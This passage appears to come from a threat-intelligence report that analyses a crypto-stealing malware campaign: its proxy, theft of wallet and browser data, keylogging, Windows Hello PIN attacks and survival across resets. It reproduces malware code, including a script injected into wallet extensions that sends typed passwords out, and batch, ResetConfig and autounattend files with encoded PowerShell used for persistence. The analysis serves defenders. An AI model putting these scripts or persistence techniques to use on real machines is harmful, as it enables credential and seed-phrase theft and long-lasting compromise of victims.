Additionally, the malware uses the proxy functionality to redirect the victim from one particular cybersecurity vendor website to another, likely as another form of defense evasion. At the time of writing this report, the malware redirects Kaspersky to BitDefender and Avast to AVG.

Finally, the threat actor can configure the proxy via the command-and-control server to:

- Block certain hosts on the victim’s device, in practice disallowing certain domain/websites from being visited by the victim.
- Show particular page for a given host, in practice allowing credential phishing (e.g. redirecting login page to a fake login page) and defense evasion through redirection (e.g. redirecting away from AV sites).
- Clear specific cookies for particular domain/hosts. In practice, this functionality can force the victim to re-login into particular websites/services, which the threat actor can monitor for and steal credentials through other implemented mechanisms.
- Manipulate Binance and Bybit’s login via QR code functionality and Bybit’s risk verification mechanism – pertaining to Google2FA and email/phone/password verification.
- Display a custom HTML iframe in Ledger Live app instances by overriding a resource that’s loaded by the app (resources.live.ledger[.]app/public_resources/analytics.min.js) and injecting an arbitrary script in it to load the iframe. This is likely used to display a fake phishing page to steal seed phrases as the victim uses their Ledger Live app. This functionality is also developed further by the threat actor – as described in a later section called “Exfiltrate and inject into hardware wallet apps”

Exfiltrate browser data

The malware enumerates through installed browsers, namely Chromium-based ones mentioned below, and exfiltrates login data, cookies, tokens, history, and bookmarks from them. The malware contains implementation related to bypassing Chrome’s app-bound encryption feature.

The targeted browsers are:

- Chrome
- Edge
- Brave
- Opera & Opera GX
- Avast
- Vivaldi
- Coccoc

Exfiltrate and patch crypto wallet browser extensions

The malware steals information (such as encrypted vault data, shown in figure 24) from cryptocurrency wallets that are installed on the victim’s machine as Chromium browser extensions. It contains the ability to parse each extensions’ database files locally to exfiltrate sensitive information from. At the time of writing, the malware targets 10 of the most popular cryptocurrency wallets, namely extensions for:

- MetaMask
- Phantom
- Trust Wallet

- OKX Wallet
- Tronlink
- ByBit wallet
- Rabby wallet
- Ronin wallet
- Rainbow
- Tokenpocket




Figure 24. Example of data exfiltrated from MetaMask extension

The malware also contains capabilities to patch these installed extensions to steal any password input (e.g. wallet password) that is entered by the victim through them. To achieve this, the malware makes a local copy of the installed extension – keeping a copy of the original so it can be reverted. The local copy, which is patched, is installed as a local extension and browser settings are modified to ensure the local extension can be loaded stealthily. This process essentially replaces the original extension with a modified local copy that includes password-stealing capabilities. Some modifications made to Chrome settings include changes to developer mode (and snoozing any warning) and sync settings.

To patch the extension, the malware drops and injects a script into particular HTML files that are loaded/displayed when the extension is opened by the victim in their browser. The script monitors for password inputs and exfiltrates the inputted password via a POST request to the threat actor. For instance, the script is injected into the “popup.html” and “home.html” HTML files for MetaMask extension. An example of the injected script content is shown in figure 25.

```
(({application})=>{
        const { addEventListener, fetch, JSON } = window;

        addEventListener("focusout", capture, { capture: true });

        async function capture(event) {
            if (event.target.tagName !== "INPUT" || event.target.type !== "password") return;

            const value = event.target.value?.trim();
            if (!value) return;

            await fetch("https://internal/applications/secrets/save", {
                method: "POST",
                headers: { "Content-Type": "application/json" },
                body: JSON.stringify({ application, value }),
            });
        })({"application":"METAMASK_EXTENSION"})
```

Figure 25. Script used to monitor and exfiltrate password inputs from MetaMask extension

The server address used for exfiltration in the script was initially the threat actor's C2 address (e.g. api[.]1849[.]st/secrets/save?machineId=<machineid>) however this was later swapped with a domain called "internal". At the time of writing, it is unclear how this domain is routed; however we believe the malware redirects the domain to 127.0.0.1 (similar to localhost), and itself acts as a local web server to handle incoming requests to this domain, thereby collecting information it receives and later funneling it to the threat actor's C2 via the malware itself. This is likely implemented as another defense evasion mechanism. Since the introduction of the "internal" domain implementation in the malware, we have observed other functionalities in the malware using the same domain. For instance, to serve an injection script explained later under section "Exfiltrate and inject into hardware wallet apps".

Exfiltrate Telegram Desktop data

The malware checks whether Telegram Desktop is installed on the victim device and if so, exfiltrates sensitive data files related to the logged-on Telegram user/session. This can allow the threat actor to extract information about the Telegram user and perform session hijacking.

In previous versions, we have observed the malware decrypt these data files locally and only send information such as: phone number, user ID, first name, and last name, to the command-and-control server.

This functionality is most likely implemented due to the existence of Telegram Wallet, a built-in feature within Telegram that allows users to send, store, and buy crypto through their Telegram account.

Exfiltrate and inject into hardware wallet apps

The malware checks whether Ledger Live is installed on the victim device, and if so, exfiltrates the victim's Ledger Live user data file, which is located at "%appdata%\Ledger Live\app.json".

The threat actor can also inject an arbitrary HTML page via the command-and-control server into Ledger Live app and another hardware wallet app called Trezor. It attempts to do so by locating the installation path of the app and modifying its resources to load a script that loads the HTML content sent by the threat actor via the command-and-control server. The script is served via the "internal" domain that is used by the malware to exfiltrate password from browser extensions - as explained in an earlier section called "Exfiltrate and patch crypto wallet browser extensions". An example of the script is shown in figure 26.

Figure 26. Example of script (and dummy HTML content) injected into Ledger Live app

This feature was introduced with another functionality within the malware concerning mnemonic data exfiltration (shown in figure 27). Therefore, this functionality could likely be used by the threat actor to perform seed phrase phishing directly through the installed application by displaying a phishing page for the victim to input their seed phrase that the threat actor can then exfiltrate.




Figure 27. Function related to exfiltrating seed phrases

Browsing links on victim's machine

The threat actor can open a link with a specified Chromium-browser on the victim's machine through the command-and-control server. Among other things, this functionality is likely used by the threat actor to browse certain cryptocurrency websites directly on the victim's machine that are monitored by the proxy to steal information from.

We have also observed Puppeteer being implemented in the malware. Puppeteer is a library that allows programmatic navigation of websites, generally used for web scraping. The exact intent and extent of this functionality in the malware remained unclear at the time of writing this report, however it is likely used to silently and stealthily navigate certain sites to steal information or perform particular actions directly on the victim's machine (e.g. fully browse through a crypto platform, navigating through different pages, clicking on certain links, taking screenshots, and so forth).

We have observed the Puppeteer script load WebAssembly files in-memory with references to llhttp[10], a form of HTTP parser. Furthermore, we have seen a supplementary script being loaded related to ghost-cursor[11].

Moreover, a Puppeteer plugin called "stealth/evasions"[12] was found in the malware as well. This plugin contains a set of functions that introduce stealth capabilities meant to bypass and evade detections while navigating websites through Puppeteer - as Puppeteer can be fingerprinted and detected by the navigated website. A full list of Puppeteer plugins configured in the malware is shown in figure 28.




Figure 28. Puppeteer plugins in malware

[10] https://github.com/nodejs/llhttp
[11] https://www.npmjs.com/package/ghost-cursor
[12] https://github.com/berstend/puppeteer-extra/tree/master/packages/puppeteer-extra-plugin-stealth/evasions

Keylogging

The threat actor can enable keylogging on the victim's machine through the command-and-control server. This functionality enables real-time keyboard monitoring via a library called uiohook-napi, forwarding keystrokes in real-time to the command-and-control server. This functionality is likely used for general-purpose monitoring while the victim is browsing and operating on their machine, but more importantly to exfiltrate sensitive information, such as when the user types in a password, seed phrase, or PIN number. An example of a keystroke event emitted when keylogging is enabled is shown in figure 29.

Figure 29. Example of keystroke event emitted when keylogging is enabled

Execute shell command

The threat actor can silently execute shell commands and receive back the console output through the command-and-control server. This functionality is enabled through winpty library. The shell commands are executed through PowerShell with HistorySaveStyle configured as SaveNothing, which ensures the command line history is not saved.

Among other use cases, we have observed the threat actor use this capability to kill running browser processes (msedge.exe, chrome.exe, ...) and execute PowerShell scripts that contained references to wallet app folders such as:

- Exodus
- Bitcore
- Coinomy
- Copay
- Atom
- Kryptex
- Electrum
- Ledger
- Trezor

Screen monitoring

The threat actor can issue commands via the command-and-control server to monitor the victim's display screen. There are two supported commands, one that captures and relays a single, labelled, screenshot of the victim's display screen, and another that provides real-time screen monitoring by taking and relaying screenshots of the display screen in short intervals to the command-and-control server.

Send Windows toast notification

The threat actor can send a Windows toast notification via the command-and-control server. This feature pops up a toast notification on the victim's machine using Windows's inbuilt toast notification functionality. The threat actor can configure the toast notification with information such as pop-up sound, display title, icon, message, and duration. The default icon/app used for the toast notification is Microsoft Store.

This functionality is implemented through PowerShell, with the malware generating and executing a temporary PowerShell script that displays the toast notification. An example of the generated PowerShell script is shown in figure 30.

```
(Get-Process -Id $pid).PriorityClass = 'High'
$Pwsh71 = $PSVersionTable.PSVersion.Major -gt 7 -or ($PSVersionTable.PSVersion.Major -eq 7 -and $PSVersionTable.PSVersion.Minor -ge 1)
if(!$Pwsh71){
[Windows.UI.Notifications.ToastNotificationManager, Windows.UI.Notifications, ContentType = WindowsRuntime] | Out-Null
[Windows.UI.Notifications.ToastNotification, Windows.UI.Notifications, ContentType = WindowsRuntime] | Out-Null
[Windows.Data.Xml.Dom.XmlDocument, Windows.Data.Xml.Dom.XmlDocument, ContentType = WindowsRuntime] | Out-Null
} else {
$Assembly = [pscustomobject]@{name = 'Microsoft.Windows.SDK.NET.Ref';version = '10.0.20348.20';files = @('lib/WinRT.Runtime.dll';'lib/Microsoft.Windows.SDK.NET.dll')}
$Package = Get-Package -Name $Assembly.name -Scope CurrentUser -ErrorAction SilentlyContinue
if (!$Package){
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Install-Package -Name $Assembly.name -RequiredVersion $Assembly.version -ProviderName NuGet -Source 'https://www.nuget.org/api/v2' -Force -Scope CurrentUser
$Package = Get-Package -Name $Assembly.name -Scope CurrentUser -ErrorAction Stop
} $Source = Split-Path -Path $Package.Source
ForEach ($File in $Assembly.files) {
$FilePath = Join-Path -Path $Source -ChildPath $File
Add-Type -Path $FilePath -ErrorAction Stop }}
$template = @"
<toast displayTimestamp="[redacted]" scenario="default" duration="long" activationType="background" ><visual><binding template="ToastGeneric"><text><![CDATA[test2]]></text><text><![CDATA[te
></text></binding></visual><actions></actions><audio silent="false" loop="false" src="ms-winsoundevent:Notification.Reminder" /></toast>
"@
$xml = New-Object Windows.Data.Xml.Dom.XmlDocument
$xml.LoadXml($template)
$toast = New-Object Windows.UI.Notifications.ToastNotification $xml
$Toast.Data = [Windows.UI.Notifications.NotificationData]::new()
$toast.Data.SequenceNumber = 0
$toast.SuppressPopup = $false
$toast.Tag = "a0223590-3c77-416f-ba64-0fad638e26f2"
$toast.Group = "a0223590-3c77-416f-ba64-0fad638e26f2"
[Windows.UI.Notifications.ToastNotificationManager]::CreateToastNotifier("Microsoft.WindowsStore_8wekyb3d8bbwe!App").Show($toast)
```

Figure 30. Example of PowerShell script generated by the malware to launch toast notification

The exact intent of this functionality remained unclear at the time of writing this report, however it is likely used as part of the threat actor's post-compromise activity, for instance luring the victim to take particular action (such as alerting the victim to visit a particular domain or opening a particular application) that the threat actor can then monitor and exfiltrate information from using other capabilities embedded in the malware.

File operations

The threat actor can issue various file operation commands through the command-and-control server. These commands provide the threat actor with the ability to:

1. Copy files from one location to another on the victim's machine.
2. Delete files on the victim's machine.
3. Read files from the victim's machine, exfiltrating the file content to the command-and-control server.
4. Move files locally from one location to another.
5. Zip folders, exfiltrating the zipped folder content to the command-and-control server.
6. List file directories.
7. List drives with information such as mount point, whether it's a removeable/virtual drive, and drive name.

Some of these functionalities, namely: copy, read, and zip, are extended to support shadow copies, which is achieved by creating a symbolic link with a shadow copy volume.

This set of functionalities allow the threat actor to browse, exfiltrate, and manipulate files on the victim's machine.

Long-term persistence

Windows Recovery reset configuration

The malware contains the ability to survive through Windows resets (factory/basic reset) enabling long-term persistence.

It achieves this by abusing Windows Recovery reset configuration (ResetConfig.xml[13]) through the following steps:

1. The malware looks for its loader's scheduled task and makes a copy of the task's content under "C:\Recovery\OEM" ("C:\" being the configured system drive).
2. It also creates a registry file (.reg) under the same folder exporting relevant key/values found under TaskCache for the loader's scheduled task. It also makes a copy of the machine's GUID (via registry) as "OldMachineGuid". An example of the registry file is shown in figure 31.
3. It creates a batch file (.cmd) under the same folder. An example of the batch file content is shown in figure 32.
4. It configures "C:\Recovery\OEM\ResetConfig.xml" to execute the batch file across two reset phases, namely "BasicReset_AfterImageApply" and "FactoryReset_AfterImageApply". An example has been shown in figure 33.
    a. These reset phases are executed at the last stage of a Windows reset after the OS has been re-installed. BasicReset is used when "Keep my files" reset feature is chosen by the user, and FactoryReset is used when "Remove everything" reset feature is chosen by the user.
5. The batch file does the following:
    a. It places back the copied task file back under the tasks folder (C:\Windows\System32\Tasks\)
    b. It registers/reinstalls the task by setting the relevant registry keys and values under "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache"
    c. It sets a new registry value called "OldMachineGuid" which contains the victim's previous machine ID, this is done because:
        i. MachineGuid is regenerated when the operating system is re-installed.
        ii. The malware uses "OldMachineGuid" instead of the current MachineGuid if it's set, ensuring that the previously registered machine ID continues to work for C2 communication – as the new machine ID is not registered with the threat actor's backend.

Figure 31. Example of registry file

```
mkdir C:\Windows\System32\Tasks
copy C:\Recovery\OEM\6a847836dabdb40dc6a464cb051ec7f76dad30fd5c26ef645321c9f66dbc4f5d.xml C:\Windows\System32\Tasks\
reg load HKLM\6a847836dabdb40dc6a464cb051ec7f76dad30fd5c26ef645321c9f66dbc4f5d C:\Windows\System32\Config\SOFTWARE
reg import C:\Recovery\OEM\6a847836dabdb40dc6a464cb051ec7f76dad30fd5c26ef645321c9f66dbc4f5d.reg
reg unload HKLM\6a847836dabdb40dc6a464cb051ec7f76dad30fd5c26ef645321c9f66dbc4f5d
```

Figure 32. Example of batch file created

[13] https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/resetconfig-xml-reference-s14

```
<?xml version="1.0" encoding="utf-8"?>
<Reset>
<Run Phase="BasicReset_AfterImageApply">
<Path>6a847836dabdb40dc6a464cb051ec7f76dad30fd5c26ef645321c9f66dbc4f5d.cmd</Path>
<Duration>1</Duration>
</Run>
<Run Phase="FactoryReset_AfterImageApply">
<Path>6a847836dabdb40dc6a464cb051ec7f76dad30fd5c26ef645321c9f66dbc4f5d.cmd</Path>
<Duration>1</Duration>
</Run>
</Reset>
```

Figure 33. Example of modified ResetConfig file

In previous versions of the malware, the malware would hide recovery options on the machine by setting “hide:recovery” under registry “SettingsPageVisibility” in “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer”, thus disallowing the victim from displaying the recovery/reset settings page on their machine. However, this feature was later removed, likely as the threat actor favoured the ability to persist through recovery/reset instead.

Windows Setup

An additional method implemented in recent versions of the malware to persist and propagate involves modifying Windows Setup behavior. The malware periodically (e.g. every 30 seconds) enumerates through connected drives (including removeable drives) and looks for the presence of “\sources\boot.wim” (a Windows Imaging File related to Windows Preinstallation environment) under the drive’s root folder (e.g. “C:\sources\boot.wim”). If found, the malware drops a hidden file called “autounattend.xml” under the same root folder. An example of its file content is shown in figure 34.

```
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend" xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State">
<settings pass="offlineServicing"></settings>
<settings pass="windowsPE"></settings>
<settings pass="generalize"></settings>
<settings pass="specialize">
<component name="Microsoft-Windows-Deployment" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35"
language="neutral" versionScope="nonSxS">
<RunSynchronous>
<RunSynchronousCommand wcm:action="add">
<Order>1</Order>
<Path>powershell -NoProfile -WindowStyle Hidden -Command "$_=[XML]::new();$_.Load
(\"$env:SystemDrive\Windows\Panther\unattend.xml\");Invoke-Expression ([System.Text.Encoding]::UTF8.GetString([System.Convert]
::FromBase64String($_.unattend.Extensions.Script)))"</Path>
</RunSynchronousCommand>
</RunSynchronous>
</component>
</settings>
<settings pass="auditSystem"></settings>
<settings pass="auditUser"></settings>
<settings pass="oobeSystem"></settings>
<Extensions xmlns="##other">
<Script>JFhNTCA9IFtTeXN0ZW0uQ29udmVydF06OkZyb21CYXNlNjRTdHJpbmcoIi8vNDhBRDhBZUFCdEFHd0F.....</Script>
</Extensions>
</unattend>
```

Figure 34. Example of "autounattend.xml" dropped by malware

The “autounattend.xml” file is regarded as an answer file[14] used during Windows installation. Its purpose is to customize and automate the installation process. During installation, Windows will automatically search for the file under root folder of connected drives[15].

The malware uses this method to execute an encoded powershell command that performs the same set of steps as detailed under the previous section “Windows Recovery reset configuration” with the purpose of persisting the malware through a clean installation. An example of the decoded PowerShell command is shown in 35, which sets up the loader’s scheduled task and old machine ID in the newly installed Windows environment.

[14] https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/update-windows-settings-and-scripts-create-your-own-answer-file-sxs
[15] https://schneegans.de/windows/unattend-generator/usage/

Figure 35. Decoded command executed via autounattend

Windows Hello PIN

The malware contains functionalities targeted at Windows NGC (Next Generation Cryptography), namely Windows Hello PIN.

It contains a set of functionalities, such as enumerating, parsing, and decrypting through NGC containers, attempting to unlink the Windows Hello Security process executable (NgcIso.exe) as a mechanism to disable it, and more. Figure 36 shows examples of function names implemented in the malware to support such capabilities.

Figure 36. Example of NGC-related functions implemented in the malware

It can send over the user's Windows Hello PIN hash to the command-and-control server, allowing the threat actor to attempt offline brute-forcing. An example has been shown in figure 37. The threat actor can also remotely attempt PINs on the victim's machine via the command-and-control server, and if successful, the PIN is sent back to the threat actor (confirming its success).




Figure 37. Example of exfiltrated Windows Hello PIN hash

The threat actor can also sign arbitrary data with the specified PIN on the victim's machine via the command-and-control server.

Miscellaneous

Some other functionalities the threat actor can invoke on the victim's machine via the command-and-control server include:

- Manipulate power settings such as wake, sleep, and battery options.
- Prevent sleep using SetThreadExecutioNState WinAPI.
- Cause blue screen of death (BSOD) using NtRaiseHardError WinAPI.
- Monitor Windows machine state (whether machine is locked or not) in real-time via command-and-control server.
- Reboot machine using ExitWindowsEx() and put machine to sleep using SetSystemPowerState().
- Purge its local cache.
- Kill the running malware process.

Campaign Sophistication

Extensive user tracking and analytics

The threat actor tracks the victim's journey throughout the attack chain, from once they click on an ad, download and execute the initial stage, to payload delivery and ultimately establish a connection with the command-and-control server. This data collection is done for a variety of purposes such as:

- **Fine-grained diagnosis and debugging**: Understanding which parts of the attack chain are introducing errors and issues for victims.
- **Conversion tracking**: Understanding which ads are performing better, resulting in more clicks, leading the victim to download the installer, and more.
- **End-to-end tracking**: Collecting information specific to a victim at various stages of the attack chain, such as which ad they clicked on, victim's user/machine info, information stolen by the main payload from the victim's machine, and more. This is all linked together by tracking the victim based on their machine ID. The threat actor likely uses the extensive information they collect on the victim throughout the attack chain to determine if they should proceed with the next stage of infection (e.g. information gathered on the frontend site is used to decide if the loader should be served, information collected via loader is used to determine if payload should be served, and so forth) and blocklist certain victims (based on their machine ID) – such as disallowing final payload from communicating with the C2.

To this end, the threat actor uses analytics platforms to monitor and track the victim and their journey as soon as they click on an ad and land on the masqueraded download site.

The threat actor uses PostHog[16] and Grafana (described in an earlier section "Malware Analysis: Main payload: Overview") for primary tracking as well as Facebook, Google, and Twitter (historically) analytics for secondary tracking.

The threat actor uses PostHog to monitor the victim's installation process – from landing on the masqueraded site to downloading the installer till next-stage delivery by the site/installer. The threat actor also exfiltrates the information gathered by the frontend site via the installer through PostHog. Some examples of events and information captured by PostHog are shown in figure 38.

[16] https://posthog.com/

```
(J.port.onmessage = (P) => {
  const { type: h, payload: m } = P.data
  switch (h) {
    case 'wmi':
      if (m?.machineId) {
        posthog.identify?.(m.machineId)
      }
      posthog.capture?.(
        'install_start',
        m && (typeof m === 'string' ? { error: m } : { $set: m })
      ),
        X()
      break
    case 'event':
      posthog.capture?.(m)
      if (m === 'install_finish') {
        Z()
      }
      break
    case 'file':
      L(m)
      break
  }
}),
```

```
})(document, window.posthog || [])
const l = 'heardHelpAnnouncement',
  a = 'x35h',
  B = ['utm_campaign', 'utm_content', 'c
  W = D()
c()
E()
const e = F()
posthog.capture?.('pageload', { $set: e.metadata })
if (!w()) {
  s()
  return
}
posthog.capture?.('lead')
M()
const i = Q(K())
```

```
(property) metadata: {
    source: string;
    link_id: any;
    site_id: any;
    site: any;
    user_agent: string;
    fbid: any;
}
```

```
(window.HANDLE_DOWNLOAD = async () => {
  if (!t()) {
    b()
  }
  posthog.capture?.('download', { isFileDownloaded: J })
  G(await z, 'installer.msi')
  u()
}),
```

Figure 38. Code snippets pertaining to PostHog tracking

The threat actor utilizes Facebook, Google, and Twitter (historically) analytics for general purpose conversion tracking, e.g. to capture page views and installation events. Some examples of events captured by these analytics platforms are shown in figure 39.

Facebook/Google

```
function M() {
  if (!W.has('fbclid')) {
    return
  }
  window.fbq?.('init', W.get('fbid') || window.PARAMS.fbid)
  window.fbq?.('track', 'PageView')
}
function N() {
  const L = window.PARAMS.gtag_conversion
  if (!L) {
    return
  }
  window.gtag?.('event', 'conversion', { send_to: L })
}
function u() {
  window.fbq?.('track', 'Lead')
  if (!window.PARAMS.gtag_conversion_target) {
    N()
  }
}
function X() {
  window.fbq?.('track', 'CompleteRegistration')
  if (window.PARAMS.gtag_conversion_target === 'install') {
    N()
  }
}
```

Twitter

```
<script type="text/javascript">
    const links = document.querySelectorAll("a[href='/bullvpn-setup.msi']");

    for (const link of links) {
        link.addEventListener("click", () => {
            try {
                twq("event", "tw-okx65-okx6h", {});
            } catch {}
        });
    }
</script>
```

Figure 39. Code snippets pertaining to tracking via Analytics platforms

Some information used to identify and track different assets through these platforms include:

- Unique identifiers for site, session, and link (example shown in figure 40).
- Ad parameters such as utm_content, utm_campaign, aid, fbclid, and more.
- Machine ID to track victim across attack chain.

Figure 40. Identifiers found on each website to enable tracking and debugging

Besides using dedicated platforms, the threat actor also collects information via its own backend, for instance when the frontend site wants to fetch the next stage, it forwards all the collected information to the threat actor's backend (described in further detail in an earlier section "Malware Analysis: Initial stage" and shown in figure 13). The loader forwards all the information gathered via fingerprinting script to the threat actor's backend as well (described in further detail in an earlier section "Malware Analysis: Next-stage loader"), and lastly the main payload which forwards all the information stolen (and other data) to the threat actor's backend.

Stealth, detection evasion, and anti-analysis

The threat actor has been employing gradually more evasive methods to fly under the radar and make tracking and analysis more complex.

For instance, to land on the masqueraded download site, the threat actor has employed several anti-analysis measures, including:

- **Geo-fencing**: The victim needs to land on the website with an IP address belonging to the country/region the threat actor is specifically targeting with the specified ad.
- **URL parameters**: The victim needs to land on the masqueraded download site with specific URL parameters that are only present/set when visited through an ad (e.g. utm_campaign, utm_content, fbclid, ...)
- **Logged on Facebook user**: For victims that are redirected through Facebook ads, the victim needs to be logged onto their Facebook user account.

If any of these checks fail, then the user will land on a dummy site, an example of which has been shown in figure 41.




Figure 41. Example of dummy site loaded

Additionally, the threat actor suppresses all console commands on the masqueraded download site, as shown in figure 42.

```
d = V(this, function () {
  let l
  try {
    const W = Function(
      'return (function() {}.constructor("return this")(\\x20));'
    )
    l = W()
  } catch (i) {
    l = window
  }
  const a = (l.console = l.console || {}),
    B = ['log', 'warn', 'info', 'error', 'exception', 'table', 'trace']
  for (let c = 0; c < B.length; c++) {
    const E = V.constructor.prototype.bind(V),
      D = B[c],
      M = a[D] || E
    E['__proto__'] = V.bind(V)
    E.toString = M.toString.bind(M)
    a[D] = E
  }
})
d()
```

Figure 42. Suppress console commands

During the initial stage of the attack chain, the threat actor forwards all the information it gathers on the victim to its backend when fetching the next-stage (the loader), likely performing checks in the backend to determine if it should return the loader or not – as we have observed instances where nothing was returned at this stage. This behavior is also observed when the loader serves the fingerprinting script, likely performing checks to determine if it should return the payload delivery script next or not.

The initial stage (MSI installer file) also contains several anti-analysis and detection evasion measures, including:

- The installer is signed with an extended validation (EV) code-signing certificate.
  - The code-signing certificates have so far exclusively signed WEEVILPROXY installers only and no other connected/unconnected malware or benign software have been signed with these certificates.
- The installer itself contains no malicious content, it simply contains functions related to setting up HTTP server, running WMI queries, and creating a scheduled task – making it appear benign on its own.
- The reliance on interacting with the masqueraded download site to unfold the rest of the infection chain – making it difficult for automated sandboxes and analysts to unravel the rest of the infection chain.

The main payload also contains several anti-analysis and detection evasion measures, including:

- The NodeJS code is obfuscated, compiled (to V8 bytecode), and compressed with Brotli – making analysis complex with existing tools and methodologies.
- When patching browser extensions for password exfiltration, the malware hides the developer mode warning that's displayed when the victim uses their browser.
- It uses JWT token and victim machine ID (which needs to be registered at a prior stage) for authentication with the C2, making it difficult for automated sandboxes and analysts to gracefully execute and analyze the main payload in isolation.




Figure 43. Examples of error thrown when machine ID is blocklisted/not registered

Lastly, the malware artifacts, such as the installer and the main payload, continued to remain mostly undetected by different vendors across VirusTotal at the time of writing. Although, it is important to note that VirusTotal detections do not represent each vendor's complete capabilities to detect and protect against the attack chain.

Notable features

The threat actor has been actively employing features and techniques throughout the campaign that indicate a level of sophistication and innovation that's often less observed in other equivalent malware campaigns, especially from a non-state actor. To highlight some of the key features that we found notable and unique:

- The frontend-backend interaction between the masqueraded download site (on the browser) with the installer (on the victim's machine) to gather information on the victim and deliver the next-stage.
- Usage of modern platforms such as PostHog and Grafana for extensive user tracking. These platforms are often used across enterprise-level software and have not been reported in prior malware campaigns to our knowledge. The threat actor has also utilized other modern technologies, frameworks, and libraries, such as tRPC and LevelDB to name a few.
- Extensive data collection at each stage of the attack chain, with the purpose (among others) of deciding whether the next stage of the attack chain should be delivered or not.
- Long-term persistence on the victim's machine via modifying Windows Reset Configuration and Windows Setup. To our knowledge, the usage of these techniques is novel and has not been documented in prior malware campaigns.
- Patching wallet browser extensions for password exfiltration with bypass mechanisms to silently load the patched extension in the browser.
- Injecting arbitrary HTML content (likely seed phrase phishing page) directly into hardware wallet apps installed on the victim's machine.

